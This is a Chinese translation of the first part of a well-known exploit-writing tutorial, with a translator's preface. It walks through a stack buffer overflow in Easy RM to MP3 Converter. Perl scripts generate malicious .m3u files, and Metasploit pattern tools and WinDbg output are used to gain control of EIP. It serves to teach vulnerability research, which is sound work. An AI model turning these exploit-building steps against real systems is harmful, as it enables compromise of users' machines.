译序

经过众兄弟十个多月来的努力，终于将此专题翻译完成。其实本专题是否已经结束，我也曾就此问过作者，但他也不确实；另外又问了他是否会写关于堆溢出的文章，他说堆溢出相对复杂多了，目前不会写，但以后可能会。纵观此系列教程，文中已经揽括当前大部分栈溢出利用技术，并针对各种 windows 安全机制讲述了各种绕过方式，是本人目前见过关于栈溢出方面最为完整，最为全面的教程，很佩服作者的这种共享精神，这也正是国内所缺乏的。随着明年《0day 安全：软件漏洞分析技术》第 2 版的出版，也就渐渐地弥补了当前国内关于深入 windows 溢出书籍的空缺，之前的《网络渗透技术》是国内第一本溢出书籍，但涉及平台过，而且年代久远，一些新兴技术未能概述其中，新书的出版也正弥补了这一点。这套教程对于 windows 平台上的栈溢出讲述得相当详细，在翻译过程中都让人觉得有点厌烦，同时也由此可见作者是相当的有耐性！对于广大溢出初学者或者刚入门的朋友，确实是套不错的教程，在此也给阅读本教程的朋友一个建议 纸上得来终觉浅 绝知此事要躬行 在制作本电子书的过程中 ,曾本想叫原作者 perter 为此写个前言，但他说怕侵犯到版权问题，必须确保没有人利用此教程获取经济利益，并说需要时间让他考虑，可能几天甚至几周，因此提前发布本教程。如果后面原作者答应为此写上前言，我会再补充上去并发到论坛上的。最近特别感谢 cntrump 兄弟对本专题进行整理并制作成电子书，同时感谢看雪上诸位参与翻译的兄弟，没有他们就没有本专题的出现，但究于各位译者水平有限，文中难免有误（也确实存在不少问题），望见谅。另外由于译文是由各位译者直接发在论坛上，本人并没有进一步检查并统一文章格式，因此文中存在不少表达错误，图片不够清晰，甚至各译文的格式也是差异甚多，究于时间关系未能一一纠正，请大家多多海涵！除本人之外，其他参与本专题翻译的各位兄弟分别如下（按翻译先后排列）：moonife、dge、秋风寒、dragonltx，翻译的过程是辛苦的，感谢各位兄弟的无私奉献，同时献诗一首以共勉：

尘世须臾堪几何，勿令逝者付东流

年少可学须勤学，莫待白首空叹息

riusksk（泉哥）

2010/10/24 夜记于厦门

Exploit 编写教程第一篇：基于栈的溢出

译：看雪论坛-moonife-2009-11-16

上个星期五（2009.7.17），一个叫‘Crazy_Hacker’的人（nick）在 packetstormsecurity.org. 网站报告了一个存在于 Easy RM to MP3 Conversion Utility (on XP SP2 En)软件中的漏洞（http://packetstormsecurity.org/0907-exploits/）。同时还发布了漏洞利用的 POC 代码（顺便说下，在我的虚拟机 xp sp3 英文版中利用不成功）。没多久另一个 Exploit 也放了出来。

漂亮。你可以复制这个 POC 代码，运行它，也许看到它没利用成功（或者你真的幸运的话，会成功的）。又或者你试着理解它并编译自己的可以成功利用的 Exploit；在者你就从头开始编写自己的 Exploit。

在啰嗦下：除非你真能够快速的反汇编和读懂 shellcode，否则我建议你不要拿到一个 Exploit（特别是已经编译了的可执行文件）就运行它，假如它仅仅是为了在你电脑上开一个后门呢？

问题是：Exploit 作者是怎样开发他们的利用程序的呢？从检测可能存在的问题到编写可以利用成功的 Exploit 这个过程是怎么样的呢？您如何使用漏洞信息，编写自己的 Exploit 呢？

自从我这个 Blog 的建立，写缓冲区溢出利用的基础教程就摆到了我“To Do”列表上了，但是我真的没时间去写（要不就是忘了）。

今天当我看到这个漏洞报告的时候，大致看来一下它的利用，我意识到这个漏洞报告可以用来做为展示如何编写基本的 Exlpoit 的完美案例。它的简洁可以让我用来展示编写有效和稳定的基于缓冲区溢出的 Exlpoit 的一些技术。

所以现在也许是个好时机.....尽管这个漏洞已经有了一个 Exploit（无论它是否真的有效），我依然用这个存在于 Easy RM to MP3 Conversion Utility 上漏洞作为一个案例来迈出我们编写有效的 Exploit 的第一步，当然是在手上没有其他人给出 Exploit 的情形下。我们将从头开始开发（环境是在 XP sp3 下）。

在我们开始之前，我先做如下声明：这个文档只作为纯粹的教育目的，我不想任何人用这个文档上或我博客上的任何信息真的去攻击电脑或破坏行为。因此我对使用这些信息而做出的破坏行为不负任何的责任。到时如果我不允许，你将不能继续访问我的网站，所以如果你怀着龌龊的目的，请你马上离开！

不管怎么样，开始吧！通常你可以在漏洞报告中得到基本的信息。在本例中，基本信息有：“通过创建一个恶意的.m3u 文件将触发 Easy RM to MP3 Converter version 2.7.3.700 缓冲区溢出利用。”这些报告往往没什么特别之处，但在多数情况下，你会从中得到一些灵感来模拟一次崩溃或让程序行为异常。如果没有，那么第一个发现的安全研究人员可能会透露给供应商，给他们机会修补...或者只是想保密为他/她所用...

开始Exploit编写系列（希望）教程第一部分之前，请允许我介绍下我发起的讨论组（需要注册），在那里你可以讨论Exploit 的编写相关问题。可通过这个网址访问：
http://www.corelan.be:8800/index.php/forum/writing-exploits/

验证 Bug

首先，让我们验证当这个程序打开恶意构造的 m3u 文件的时候确实崩了（或者找一个类似的当打开特别构造数据文件的时候崩溃的程序）。

在 XP 上安装带有漏洞的 Easy RM to MP3 程序版本。漏洞报告指出这个 Exploit 工作在 xp sp2 下，但是我用 sp3（英文版）。

程序在这里下载（moonife：没下载地址，自己找）：

提示: 你可以到oldapps.com 和 oldversion.com找到旧的版本

我们将用下面简单的perl脚本来创建一个m3u文件，或许它或帮我们找到关于这个漏洞的更多有用信息。

```
my $file= "crash.m3u";
my $junk= "\x41" x 10000;
open($FILE,">$file");
print $FILE "$junk";
close($FILE);
print "m3u File Created successfully\n";
```

运行这个 perl 脚本创建 m3u 文件，文件将被 10000 个 A（0x41）字母来填充，然后用 Easy RM to MP3 打开.....程序抛出一个错误，但是看起来这个错误被程序异常处理例程捕捉到了，程序并没崩掉。试下 20000 个 A，一样的结果（看来还没冲掉有用的信息啊）。很好，换 30000 个.....

Boom-程序崩掉了

好，这样看了程序在 20000 到 30000 个之间可以崩掉，那么我们用这个可以做什么呢？

验证 Bug 是否可以勾起我们的兴趣

很明显，一个程序的崩溃并不都意味着存在可利用的漏洞，在多数情况下，程序崩溃并不能利用，但是有时候是可以利用的。“可利用”，我是指你可以让程序做出“越轨“的事...比如执行你自己的代码，让一个做越轨的事最简单的方法是控制它的执行流程（让它指向别是什么地方）。可通过控制指令指针（EIP），这个 CPU 寄存器永远指向下一条要执行的指令地址。

假定程序调用只有一个参数的函数，在进入函数前，它要先保存当前指令的地址（moonife：返回地址压栈，这个地址具体是 call XXXX 指令的下一条指令起始地址），如果你改变这个指针（EIP）的值，让它指向你的代码片段，这样你就获得了程序流程的控制权和让它干越轨的事了。一般的在控制流程后让程序执行你希望执行的那些代码叫做“shellcode”。如果我们可以让程序执行我们的 shellcode，我们可以叫它“Working Exploit”。多数情况下这个指针叫它 EIP。这个寄存器大小为 4 Byte。所以你可以修改这四个字节，在你的程序（或电脑上正在运行的程序）。

继续前需要的一些理论知识

我们只需要很少的几个术语

用户进程空间中关键的 3 个组成部分：


代码段：（包含可执行程序中的指令。EIP 始终指向下一条指令）
数据段：（变量，动态的缓冲区）
栈段：（用了传数据/参数给函数，还用作局部变量的的空间。栈段从（=栈的底部））整个虚拟内存页（4KB）低部开始向低地址方向增长。Push 指令将把一个 4byte 大小的值压入栈，pop 则将一个 4byte 大小的值入栈。如果你要直接访问栈中数据，可以通过 ESP,它永远指向栈顶。

当执行 push 指令后，ESP 将指向低地址（ESP-4），　而执行 pop 指令的时候，ESP 将指向高地址（ESP+4）。

当进入一个函数/例程中的时候，将创建一个函数帧。这个帧和调用者传进来的参数连在一起和被用来给子例程传参数。可通过ESP获得当前栈顶，通过EBP获得函数帧的底部。

CPU（Intel，x86）各主要寄存器的一般用途：
EAX：存储器：用于执行计算，并用于存储函数的返回值。基本操作，如加，减，比较使用这个通用寄存器
EBX：存储数据
ECX：计数器：常用于计数循环的次数。
EDX：数据
ESP：栈顶指针
EBP：基指针（常用来表示一个函数帧的底部）
ESI：源操作数指针
EDI：目的地址指针
EIP：指令指针

用户进程空间映像如下图所示：



.text 区块是只读的，包含了程序的执行代码，防止被修改。这些虚拟内存区块有着固定的大小。.data 和.bss 区块被用来保存全局和静态的变量。.data 区块用于已经初始化的全局变量，字符串，和其他的内容。.bss 区块用于未初始化的变量...这两个区块都是可写的和有固定的大小。堆区块被用于其他的变量（moonife：动态申请的）。它可以根据需要来改变大小。堆内存的分配工作由系统来管理。


栈的数据结构特点是 LIFO（后进先出）。最后通过 push 压入的将最先被 pop 弹出。栈包括

局部变量，函数调用和不需要长期保存的其他信息。每一个数据被压入，往低地址方向生长。

每调用一个函数，参数都将会并诶调用者压入栈中，同时保存 EBP 和 EIP 的值。当函数返回时，保存的栈中原 EIP 值将弹出到 EIP 中，所以正常的执行流程被恢复。

这样：当函数 Do_Something(param 1)被调用，有以下步骤：
Push param 1
Call Do_Something 的同时 push EIP（返回地址）
Push EBP，这是必须的 ，因为我们需要改变 EBP 的值来引用栈中的值，这是通过 mov ebp,esp 来实现的，所以栈中的数据，很容易被引用。
最后，局部变量被压入栈，在我们这个例子是：do_something::buffer[128]。
因此，当函数结束的时候，将返回main函数。

Memory map :




如果想要引发缓冲区溢出，你需要重写do_something::buffer空间以及被保存的EBP和最终EIP的值。当我们的do_something函数返回的时候，从栈中弹出已被重写的EIP的和EBP。长话短说，通过控制EIP，函数将使用被改变的返回地址来“恢复正常流程”。如果你可以重写缓冲区，EBP，EIP和把你自己的代码放到“prt to param1”在（moonife：进入函数前压入的参数所在的栈位置）的地方...思考下。在缓冲区被填充为[buffer][EBP][EIP][your code]后，ESP应该就指向你代码开始的地方了。所以只要你让EIP指向你的代码，控制权在你手中了！


为了观察栈中数据和各寄存器的值，我们需要把一个调试器附加到程序上，如此我们就可以观察程序的运行情况（特别的崩溃现场）。

这里有很多调试器可以到达这个目的，为经常使用的是：Windbg, OllyDbg, Immunity’s Debugger 和 PyDBG

这里我们用WinDbg，按照WinDbg（完全安装）和用“windbg -I”注册它为一个“post-mortem”调试器。




你可以禁止“xxxx has encountered a problem and needs to close”的弹窗通过设置下面的键值:
HKLM\Software\Microsoft\Windows NT\CurrentVersion\AeDebug\Auto： 设为0



为了避免WinDbg找不到符号文件，在硬盘上创建一个文件夹（如：c:\windbgsymbols）。打开WinDbg，然后“File”->“Symbol File Path”，输入以下字符串：
SRV*C:\windbgsymbols*http://msdl.microsoft.com/download/symbols

好了，让我们开始吧！

运行Easy RM to MP3，并打开恶意构造的m3u文件。程序再次崩溃，如果你已经禁止了弹窗，WinDbg会自动捕获异常，如果没有禁止，点击“debug”按钮开始用WinDbg调试。



我们可以看到此时EIP的值被覆盖为41414141，是AAAA的16进制形式。

小知识补充：在Intel X86上，采用小端字节序（moonife：地址低位存储值的低位，地址高位存储值的高位）所以你看到的AAAA其实是反序的AAAA（就是如果你传进缓冲区的是ABCD，EIP的值将是44434241：DCBA）。

如此看来我们的m3u文件的部分数据被读进了缓冲区导致了溢出。这样我们已经可以触发缓冲区溢出和写值到EIP中了。这样的漏洞我们就叫做“栈溢出”（或缓冲区溢出：BOF）。

前面我们的m3u文件里面都是’A’，我们无法确切的知道缓冲区的大小已至于我们无法把shellcode的起始地址写到EIP，所以我们要定位保存的返回地址在缓冲区的偏移。

确定缓冲区的大小和准确的重写EIP

我们从前面可以得知返回地址在缓冲区开始位置的20000到30000字节之间。现在，你可以尝试先把20000到30000字节之间的空间都重写成你shellcode的起始地址。但是如果可以精确的定位返回地址的偏移要比这个“漫天散花”要好很多，所以为了精确定位，还有些工作做。


首先，让我们通过改变我们的Perl脚本尝试缩小一点散花范围：

我们使用二分法。用25000个A和5000个B填充m3u文件，如果EIP被冲刷成41414141（AAAA）。那么E返回地址就位于20000到25000之间，被冲刷成42424242（BBBB）那么就位于25000到

30000之间。

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "\x42" x 5000;
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Easy RM to MP3打开我们创建的crash25000.m3u文件。



可以看到EIP为42424242（BBBB），所以返回地址位于25000到30000之间了。

```
 [5000 B's ]
[AAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBB][BBBB][BBBBBBBBB......]
25000 A's EIP ESP points here
```

查看ESP所值的内存数据：

```
0:000> d esp
000ff730 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff740 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff750 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff760 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff770 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff780 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff790 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff7a0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
0:000> d
000ff7b0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff7c0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff7d0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff7e0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff7f0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff800 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff810 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff820 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
0:000> d
000ff830 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff840 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff850 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff860 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff870 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff880 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff890 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff8a0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
```

是个好消息，我们用BBBB重写了EIP和可以看到ESP所指的缓冲区。
在我们调整脚本之前，需要精确的定位出来返回地址在缓冲区的位置。

为了精确定位，我们使用Metasploit。

Metasploit是一个漂亮的工具可以助我们计算偏移，它指定包含唯一模型（特殊构造的）的字符串，用这个模型（通过在我们恶意构造的m3u文件中使用这个模型和EIP的值），我们可以定位到返回地址在缓冲区中的偏移。


打开metasploit framework3 文件夹下的工具文件夹（我用的linux版本），你可以找个一个pattern_create.rb的工具。创建一个包含5000个字符的模型并写到文件。

```
root@bt:/pentest/exploits/framework3/tools# ./pattern_create.rb
Usage: pattern_create.rb length [set a] [set b] [set c]
root@bt:/pentest/exploits/framework3/tools# ./pattern_create.rb 5000
```

编辑我们的perl脚本使用$junk2的内容代替我们的5000个字符。

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "put the 5000 characters here"
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

再次用Easy RM to MP3打开这个m3u文件，程序崩溃和记录下EIP的值。



At this time, eip contains 0x356b4234 (note : little endian : we have overwritten EIP with 34 42 6b
35 = 4Bk5
这个时候，EIP=0x356b4234（小端字节序：34 42 6b 35=4BK5）

再又metasploit工具计算在返回地址前面缓冲区的真正长度。填写EIP的值（基于模型文件）和缓冲区的长度。


```
root@bt:/pentest/exploits/framework3/tools# ./pattern_offset.rb 0x356b4234
5000
1094
root@bt:/pentest/exploits/framework3/tools#
```

1094.重写EIP前面需要冲刷的缓冲区长度。所以你可以创建一个文件，填充25000+1094个A，在加4个B，EIP应该就会被重写成为42424242.现在我们已经知道了返回地址在缓冲区中的偏移了，我们在4个B后在填充一些C。

修改创建m3u文件的perl脚本：

```
my $file= "eipcrash.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $espdata = "C" x 1000;
open($FILE,">$file");
print $FILE $junk.$eip.$espdata;
close($FILE);
print "m3u File Created successfully\n";
```

Easy RM to MP3打开，崩溃，WinDbg附加调试：



EIP=42424242（BBBB），这就是我们想要的，现在可以控制EIP了，ESP所指向的缓冲区都重写为C了。

注意：这个偏移值是在我系统的分析结果。如果你要在你的系统上进行本教程练习，可能得到的不一样的偏移（依赖SP等级，语言等），所以不要照搬我得到的偏移到你的代码中。

我们的Exploit缓冲区视图参考如下：

Buffer	EBP	EIP	ESP points here | V
A (x 26086)	AAAA	BBBB	CCCCCCCCCCCCCCCCCCCCCCCC
414141414141…41	41414141	42424242	
26086 bytes	4 bytes	4 bytes	1000 bytes ?

栈视图参考如下：

	.text	
	.data	
	.bss	
	AAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAA … (26097 A's)	*Buffer* *do_something::buffer[128]* *(now overwritten)*
	AAAA	*saved EBP (now overwritten)*
	BBBB	*saved EIP* *(now overwritten)*
-> *ESP points here*	CCCCCCC	*ptr to param1 (now overwritten)*
	main() local vars	
Bottom of stack	envp, argv, etc	

